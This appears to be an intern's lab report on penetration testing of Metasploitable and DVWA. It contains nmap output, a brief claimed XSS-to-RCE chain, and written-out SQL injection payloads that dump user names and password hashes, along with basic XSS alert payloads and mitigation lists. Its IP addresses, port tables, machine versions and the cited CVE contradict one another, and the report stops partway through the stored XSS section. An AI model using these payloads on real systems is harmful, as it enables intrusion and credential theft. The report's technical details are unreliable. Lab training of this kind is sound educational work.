Advanced Web Application Security Testing using VAPT Methodology

Name: Mukkeri Pooja
Target Machine: Metasploitable 3 (Vulnerable Virtual Machine)
IP Address: 192.168.29.183
Attacker Machine: Kali Linux / Windows
Tools Used: Nmap, Wireshark, OpenVAS, Nikto
Version: Nmap 7.98
Scan Date: 18 March 2026

1.INTRODUCTION

This report presents a comprehensive Vulnerability Assessment and Penetration Testing (VAPT) process conducted on a vulnerable virtual machine. The testing includes advanced exploitation, web application testing, and reporting techniques to identify and mitigate security risks.

2.PURPOSE

The purpose of this report is to identify vulnerabilities, demonstrate exploitation techniques such as exploit chaining, and provide remediation steps. It also focuses on improving web application security and effectively communicating findings to stakeholders.

3. METHODOLOGY

1. Reconnaissance
2. Scanning
3. Vulnerability Assessment
4. Exploitation
5. Post-Exploitation
6. Reporting

4. THEORETICAL KNOWLEDGE

4.1 Advanced Vulnerability Exploitation

Core Concepts

- **Exploit Chains:** Combining vulnerabilities (XSS → Session Hijacking → RCE)
- **Exploit Customization:** Modifying PoC scripts for target systems
- **Obfuscation:** Encoding payloads to bypass security filters

Objective

Develop ability to perform complex multi-stage attacks

4.2 Web Application Penetration Testing

Core Concepts

- OWASP Top 10 vulnerabilities
- Manual testing using Burp Suite
- Automated testing using sqlmap

Objective

Identify and exploit web vulnerabilities

4.3 Reporting & Communication

Core Concepts

- Executive Summary
- Technical Findings
- Remediation Plan

Objective

Create clear and professional reports

5. RECONNAISSANCE & SCANNING

5.1 Nmap Scan

Command Used:

```
nmap -sV -A 192.168.6.4
```

Nmap scan output

```
root@kali: /home/kali
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.6.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-06 03:26 EST
Nmap scan report for 192.168.6.4
Host is up (0.00024s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:61:C6:E7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

6.2 Findings

Port	Service	Version
21	TCP	VSFTPD 2.3.4
25	TCP	LINUX TELNETD
53	TCP	POSTFIX SNTPD


6. VULNERABILITY ASSESSMENT

6.1 Nikto Scan


```
nikto -h
```

http://10.247.1.81/phpmyadmin

Nikto results



6.2 OpenVAS Scan



6.3 Findings

Vulnerability	Severity
Outdated Software	High
Weak SSL	Medium
Missing Headers	Low

7. ADVANCED EXPLOITATION LAB

7.1 Exploit Chain


Exploit ID	Description	Target IP	Status	Payload
004	XSS to RCE Chain	192.168.6.4	Success	Meterpreter


Steps:

1. Injected XSS payload
2. Captured session cookie
3. Performed session hijacking
4. Executed exploit using Metasploit

XSS alert

- **Reflected XSS**


Kali Linux
Damn Vulnerable Web A
192.168.6.5/dvwa/vulnerabilities/xss_r/
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
<script>alert('XSS')</script>
Submit
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html


Kali Linux
Damn Vulnerable Web A
192.168.6.5/dvwa/vulnerabilities/xss_r/?name=<script>alert('XSS')<%2Fscript>#
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
192.168.6.5
XSS
OK
Read 192.168.6.5

7.2 Exploit Customization

Modified an Exploit-DB Python script by updating target IP, payload type, and encoding method to bypass filters.

7.3 Findings

- **CVE:** CVE-2021-22205
- **Impact:** Remote Code Execution

Remediation

- Input validation
- Update software
- Use WAF

7.4 Developer Email

Email
Subject
Critical Security Issue – Immediate Fix RequiredCritical Security Issue – Immediate Fix Required

Dear Team,

A critical vulnerability has been identified allowing remote code execution through exploit chaining. Attackers can gain full system access.

Immediate fixes are required including input validation and patching vulnerable software.

Regards,
VAPT Analyst

8. WEB APPLICATION TESTING

8.1 Vulnerability Log

Test ID	Vulnerability	Severity	URL
001	SQL Injection	Critical	/login
002	XSS	Medium	/form

8.2 Testing

SQL Injection

Introduction

SQL Injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database.It happens when a website fails to properly validate or sanitize user input, allowing malicious SQL code to be inserted into input fields such as login forms, search boxes, URL parameters, or cookies.

This internship focused on understanding web application vulnerabilities, specifically SQL Injection attacks using DVWA (Damn Vulnerable Web Application). The objective was to identify SQLi flaws, execute manual attacks, extract sensitive database

information, and understand defensive measures used in the industry.

Environment Setup

• Platform: DVWA on Kali Linux

• Browser: Firefox / Chrome

• Security Level: Low

• Database: MySQL

• Module Used: SQL Injection

Manual SQL Injection – Analysis

Initial tests were performed by injecting special characters to detect improper input validation.

1. Payload 1 – ORDER BY Test:

1' ORDER BY 1#


2. Payload 2 – Authentication Bypass:

1' OR '1'='1#

Both payloads confirmed that the application is vulnerable.

3. Payload – Database Version&Name:


1' UNION SELECT version(), database()#



This allowed extraction of version details and active database name.


4. Payload – Get Table Names:

1' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database()#




5. Payload – Get Column Names (users table):

1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users' AND table_schema=database()#




6. Payload – Basic Dump:

1' UNION SELECT user, password FROM users#



7. Payload – Formatted Output:

1' UNION SELECT CONCAT('User: ', user), CONCAT('Hash: ', password) FROM users#



Observations

- DVWA Low Level allows complete SQLi exploitation.
- UNION-based extraction is effective for database mapping.
- Hashes retrieved can be cracked offline.
- Medium security requires more refined payloads.

Mitigation Techniques

- Use Prepared Statements (Parameterized Queries)
- Implement Strict Input Validation
- Use Stored Procedures
- Disable verbose SQL error messages

• Implement Web Application Firewall (WAF)

• Enforce least-privilege principle

• Perform regular penetration testing

Conclusion

This internship provided hands-on experience in SQL Injection exploitation. By analyzing DVWA modules, I gained practical understanding of injection techniques, database enumeration, and credential extraction. The experience reinforced the importance of defensive coding and proactive security assessment.

Future Goals

• Practice SQL Injection on Medium&High security levels

• Master SQL Injection techniques

• Improve automation skills with SQLMap

• Study real-world SQL breaches

• Grow into a professional penetration tester

XSS

1.Introduction

Cross-Site Scripting (XSS) is a web security vulnerability that allows attackers to inject malicious scripts—usually JavaScript—into web pages viewed by other users. When the script runs in the victim's browser, it can steal data, alter the page, or perform actions without the user's permission.

For the hands-on implementation, Kali Linux was used as the attacker system, and DVWA (Damn Vulnerable Web Application) was hosted on Metasploitable2 as the target environment. The controlled lab setup helped demonstrate how insecure input handling exposes a web application to various forms of script injection.

2. Cross-Site Scripting (XSS)

Cross-Site Scripting is a web vulnerability that allows attackers to inject and execute JavaScript inside a victim's browser. When exploited, XSS may enable an attacker to:

- Capture session cookies
- Display fake messages or popups
- Inject malicious redirects
- Modify webpage content
- Interact with the website on behalf of the user

XSS attacks occur mainly because user-supplied data is displayed on a webpage without filtering or encoding.

Types of XSS

1. Reflected XSS

In this type, malicious input is sent to the server and immediately reflected back in the webpage. The attack usually works when a victim clicks a crafted link containing a script. No data is stored on the server.

2. Stored XSS

Here, the injected script gets permanently saved on the web server (e.g., in a database). Anyone viewing that affected page automatically triggers the payload, making it more dangerous because it impacts multiple users without requiring additional actions.

3. DOM-Based XSS

DOM-Based XSS occurs when client-side JavaScript handles input insecurely and updates the webpage's Document Object Model (DOM). The vulnerability lies in the front-end code, not the server response.

3. Practical Implementation Steps

The following practical tasks were performed using DVWA at low security mode.

Attacker Machine:

Kali Linux

Target Machine:

Metasploitable2

Both systems were connected under the same network to allow communication.

3.1 Reflected XSS

1. Log in to DVWA and set the security level to Low.


2. Navigate to XSS → Reflected module.


3. A text input field is displayed.

4. Enter a payload such as:

<script>alert('XSS')</script>

5. Upon submitting, the browser displayed an alert box — confirming that the application reflects user input without validation.





This demonstrated how an attacker can trick victims using malicious links that trigger JavaScript execution.

3.2 Stored XSS

1. Open the XSS → Stored section in DVWA.

2. The page allows users to submit messages that are stored on the server.

